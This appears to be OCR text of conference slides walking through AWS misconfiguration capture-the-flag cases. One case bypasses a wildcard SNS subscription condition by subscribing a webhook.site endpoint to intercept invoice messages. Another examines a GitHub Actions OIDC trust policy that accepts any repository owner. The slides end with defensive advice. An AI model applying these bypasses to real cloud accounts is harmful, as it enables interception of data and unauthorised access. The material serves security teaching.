

```
{
  "Type": "SubscriptionConfirmation",
  "MessageId": "093f7fe6-821e-41e3-8b58-ed0295f3bf40",
  "Token": "2336412f37fb687f5d51e6e2425ba1f2505072acada9ec8d47f40cf8217d9fe1ef6dc0ff82dcbedb511d231ab6b7ca4aa764cb99ace51dbf2f900b55e39ff943fbf78724c733d55d04a4596cd45b3379d9813ba7832de0f182b0551b8d9f412bf6a41adab8a24128d81623e64bb29cb2d7a19c226c7d0aa7c07de8f6b02b25c8",
  "TopicArn": "arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices",
  "Message": "You have chosen to subscribe to the topic arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices.\nTo confirm the subscription, visit the SubscribeURL included in this message.",
  "SubscribeURL": "https://sns.us-west-2.amazonaws.com/?Action=ConfirmSubscription&TopicArn=arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices&Token=2336412f37fb687f5d51e6e2425ba1f2505072acada9ec8d47f40cf8217d9fe1ef6dc0ff82dcbedb511d231ab6b7ca4aa764cb99ace51dbf2f900b55e39ff943fbf78724c733d55d04a4596cd45b3379d9813ba7832de0f182b0551b8d9f412bf6a41adab8a24128d81623e64bb29cb2d7a19c226c7d0aa7c07de8f6b02b25c8",
  "Timestamp": "2024-01-24T15:54:31.796Z",
  "SignatureVersion": "1",
  "Signature": "YDIaCoq/aN/6EZ5DfSxBk177l2Csqw8oeZsLcCoGygeyc+w3H9lNA0gqy4flWBBEEz4RvKGLUjUg8Gwyr/QesR1VabEsRujbmbWl+Bfo9aQXk0/6hGQaArY5OxavmB+FJgqQbbE+PkpYPy275eO4GCnw0kvJrwu7SlyrK475QyYLEfHWwcyIlRcFpRU04Qy1YLE2zqPMTd1gb0tIrZa4BCJX7d5dsoRbQYIyyqWKuFWJO0MKY1LP8BGSGX8vz/aXfu4+hba39iLQuvy/+G0y9XSE1N7/+W/E6n9RE3r8sQ7T0RFzTLbDbwSoiEAqtGBEx54VHbMiHyB2F/nN29nkeQ==",
  "SigningCertURL": "https://sns.us-west-2.amazonaws.com/SimpleNotificationService-60eadc530605d63b8e62a523676ef735.pem"
}
```


First ← Prev Next → Last

LIVE

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<ConfirmSubscriptionResponse xmlns="http://sns.amazonaws.com/doc/2010-03-31/">
  <ConfirmSubscriptionResult>
    <SubscriptionArn>arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices:cce2c828-ff55-452b-a434-a6d37818f044</SubscriptionArn>
  </ConfirmSubscriptionResult>
  <ResponseMetadata>
    <RequestId>39d020e9-cad9-50ee-a6f2-7ec5f5711b44</RequestId>
  </ResponseMetadata>
</ConfirmSubscriptionResponse>
```



Amazon SNS
Dashboard
Topics
Subscriptions
Mobile
Push notifications
Text messaging (SMS)
Origination numbers
New Feature
Amazon SNS now supports in-place message archiving and replay for FIFO topics. Learn more
Amazon SNS > Topics > sh3llcon-invoices
sh3llcon-invoices
Edit
Delete
Publish message
Details
Name
sh3llcon-invoices
Display name
-
ARN
arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices
Topic owner
058264305166
Type
Standard
Subscriptions
Access policy
Data protection policy
Delivery policy (HTTP/S)
Delivery status logging
Encryption
Tags
Integrations
Subscriptions (1)
Edit
Delete
Request confirmation
Confirm subscription
Create subscription
Search
1
ID
Endpoint
Status
Protocol
cce2c828-ff55-452b-a434-a6d37818f...
https://webhook.site/b85fef26-6b98-...
Confirmed
HTTPS

LIVE

REQUESTS (9/100) Newest First

Search Query

POST #fb2d9 15.221.164.120
01/25/2024 12:09:27 PM

POST #58765 15.221.164.54
01/25/2024 12:08:27 PM

POST #f424b 15.221.164.135
01/25/2024 12:07:27 PM

POST #02f23 15.221.164.132
01/25/2024 12:03:27 PM

POST #5b4f9 15.221.164.94
01/25/2024 12:02:27 PM

POST #dea62 15.221.164.134
01/25/2024 12:01:30 PM

POST #417a8 15.221.164.92
01/25/2024 12:00:27 PM

POST #54b6f 15.221.7.250
01/25/2024 11:59:27 AM

POST #daa89 15.221.164.146
01/24/2024 4:54:32 PM

First ← Prev Next → Last

POST	https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4/@sh3llcon.com
Host	15.221.164.120 Whois Shodan Netify Censys
Date	01/25/2024 12:09:27 PM (a minute ago)
Size	1008 bytes
Time	0.002 sec
ID	fb2d9119-07c8-4f4c-a36c-1741edd3f346

connection	close
accept-encoding	gzip,deflate
user-agent	Amazon Simple Notification Service Agent
host	webhook.site
content-length	1008
x-amzn-trace-id	Root=1-65b24166-5fa50b393c663dfa00fd1c5e;Parent=4ca64a0672921...
content-type	text/plain; charset=UTF-8
x-amz-sns-subscription-arn	arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices:cce2c828...
x-amz-sns-topic-arn	arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices
x-amz-sns-message-id	c5ceda11-48de-5387-8692-843d0b782843
x-amz-sns-message-type	Notification

Query strings

(empty)

Form values

(empty)

Files


Raw Content Format JSON Word-Wrap Copy


```
{
  "Type": "Notification",
  "MessageId": "c5ceda11-48de-5387-8692-843d0b782843",
  "TopicArn": "arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices",
  "Message": "\"Se ha expedido una factura por valor de 48272.741932860794. Concepto: Barcos y extras\"",
  "Timestamp": "2024-01-25T11:09:26.802Z",
  "SignatureVersion": "1",
  "Signature": "aw5TTZNQD/6xxRSJgfc2ail88VKBoOXL6BCzBk7TLa4JAyvKjRjgXAmh7KX0Q4RjggvuQi9gGARXIpsn5ARUUBppCk9qKZsIqV0NSKUm+V9LjEM1TsqK8iCTtZ68V3Wqfi7Hrm2
leUnfu5KBHNYqiujugRGitG5ItTZxDqy2ZhfXeXRs2LYYdnHqb5fe/6XohhNl87CGi9GLQ25O700dWoYWaDhIuuezxMrg91VdNF/orbcxuDmHRIWu839LWEpyfa0V/8tUkQnQkv5G5p506Pt77QDrSd
nuKEsPaolD49u7p4muQ23speFAZ/gdh8NAbo/vlcXk659v7yzQbBlSdg==",
  "SigningCertURL": "https://sns.us-west-2.amazonaws.com/SimpleNotificationService-60eadc530605d63b8e62a523676ef735.pem",
  "UnsubscribeURL": "https://sns.us-west-2.amazonaws.com/?Action=Unsubscribe&SubscriptionArn=arn:aws:sns:us-west-2:058264305166:
828-ff55-452b-a434-a6d37818f044"
}
```


LIVE

Case 2: AWS SNS

Goal: Allow subscription from *@sh3llcon.com users



aws:SourceAccount versus aws:SourceOwner

Important

`aws:SourceOwner` is deprecated and new services can integrate with Amazon SNS only through `aws:SourceArn` and `aws:SourceAccount`. Amazon SNS still maintains backward compatibility for existing services that are currently supporting `aws:SourceOwner`.

The `aws:SourceAccount` and `aws:SourceOwner` condition keys are each set by some AWS services when they publish to an Amazon SNS topic. When supported, the value will be the 12-digit AWS account ID on whose behalf the service is publishing data. Some services support one, and some support the other.

- See Allow Amazon S3 event notifications to publish to a topic for how Amazon S3 notifications use `aws:SourceAccount` and a list of AWS services that support that condition.
- See Allow Amazon SES to publish to a topic that is owned by another account for how Amazon SES uses `aws:SourceOwner` and a list of AWS services that support that condition.

Case 2: AWS SNS

Example 3: Give users in the AWS account ability to subscribe to topics

In this example, we create a policy that grants access to the `Subscribe` action, with string matching conditions for the `sns:Protocol` and `sns:Endpoint` policy keys.

```
{
  "Statement": [{
    "Effect": "Allow",
    "Action": ["sns:Subscribe"],
    "Resource": "*",
    "Condition": {
      "StringLike": {
        "SNS:Endpoint": "*@example.com"
      },
      "StringEquals": {
        "sns:Protocol": "email"
      }
    }
  }]
}
```

Case 2: AWS SNS

IAM Access Analyzer findings now support Amazon SNS topics and five other AWS resource types to help you identify public and cross-account access

Posted On: Oct 26, 2022

AWS Identity and Access Management (IAM) Access Analyzer now supports six additional resource types to help you identify public and cross-account access from outside your AWS account and organization. These six resource types include Amazon SNS topics, Amazon EBS volume snapshots, Amazon RDS DB snapshots, Amazon RDS DB cluster snapshots, Amazon ECR repositories, and Amazon EFS file systems. IAM Access Analyzer now analyzes resource policies, access control lists, and other access controls for these resources to make it easier for you to identify public, cross-account, and cross-organization access. These findings can help you adhere to the security best practice of least privilege and reduce unintended external access to your resources.

You can also use IAM Access Analyzer to preview and validate public and cross-account access before deploying permissions changes to production. Now, you can use IAM Access Analyzer APIs to preview access to these six additional resource types.

IAM Access Analyzer resource types are available to you at no additional cost. IAM Access Analyzer is available in the IAM console and through APIs in all AWS Regions, including the AWS GovCloud (US) Regions.

To learn more about the six newly supported resource types, see IAM Access Analyzer resource types.

800b75f8-7da5-42c7-b55e-6...	sh3llcon-invoices-notify SNS Topic	464202147271	All Principals	-	-	Write	48 minutes ago	Active

Case 3

Github Actions Federation

Case 3: Github Actions

The challenge started with a zip file that contained:

```
…/SOLVED/wardens/Wardens-Ruse-main
 ls -laR
drwxrwxr-x@    - Andoni.Alonso 15 jul 14:04 .github
.rw-rw-r--@ 1,4k Andoni.Alonso 15 jul 14:04 main.tf
.rw-rw-r--@  286 Andoni.Alonso 15 jul 14:04 README.md
.rw-rw-r--@ 174k Andoni.Alonso 15 jul 14:04 repo-visibility.png
.rw-rw-r--@ 465k Andoni.Alonso 15 jul 14:04 Warden.png

./.github:
drwxrwxr-x@ - Andoni.Alonso 15 jul 14:04 workflows

./.github/workflows:
.rw-rw-r--@ 829 Andoni.Alonso 10 ago 21:56 apply-prod.yaml

…/SOLVED/wardens/Wardens-Ruse-main
 cat README.md | grep TODO
TODO: Lock up once Haisha finishes setting up dc32-wardens-treasure-prod
and <https://d2azf0l1i0s26w.cloudfront.net/>.
```

Case 3: Github Actions

`main.tf` contained the creation of a role: `warden-production`

Apparently to be used for deploys, using Github Actions

Something suspicious?

```
resource "aws_iam_role" "warden" {
  name               = "warden-production"
  assume_role_policy = data.aws_iam_policy_document.warden-role.json
}

data "aws_iam_policy_document" "warden-role" {
  statement {
    actions = ["sts:AssumeRoleWithWebIdentity"]

    principals {
      identifiers = [aws_iam_openid_connect_provider.github.arn]
      type        = "Federated"
    }

    condition {
      test     = "StringEquals"
      values   = ["sts.amazonaws.com"]
      variable = "token.actions.githubusercontent.com:aud"
    }

    condition {
      test     = "StringLike"
      values   = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]
      variable = "token.actions.githubusercontent.com:sub"
    }

    condition {
      test     = "StringEquals"
      values   = ["private"]
      variable = "token.actions.githubusercontent.com:repository_visibility"
    }
  }
}
```

Case 3: Github Actions


```
    condition {
      test     = "StringEquals"
      values   = ["sts.amazonaws.com"]
      variable = "token.actions.githubusercontent.com:aud"
    }

    condition {
      test     = "StringLike"
      values   = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]
      variable = "token.actions.githubusercontent.com:sub"
    }

    condition {
      test     = "StringEquals"
      values   = ["private"]
      variable = "token.actions.githubusercontent.com:repository_visibility"
    }
  }
}
```

Case 3: Github Actions

```
condition {
  test     = "StringLike"
  values   = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]
  variable = "token.actions.githubusercontent.com:sub"
}
```

A repository


from “*”



named “Wardens-Ruse

using the branch “endlessendurance”

Case 3: Github Actions



Key takeaways

- Review which service are you really using, block anything else
- IAM policies are NOT your friend
  - Do not blindly trust AWS managed policies
  - Avoid ‘*’ if possible
  - Use IAM Access Analyzer (if you can afford it)
- Enable Cloudtrail
- Alerting is your friend
- Stay up to date

Wanna play?

- https://bigiamchallenge.com/
- http://flaws.cloud/
- http://flaws2.cloud/
- https://awsiconquiz.com/

Questions?

@sbldevnet

samuelbl

@andoni013

andoniaf

@AWSUG_VLC

@unicrons_cloud

And special thanks to Quasar!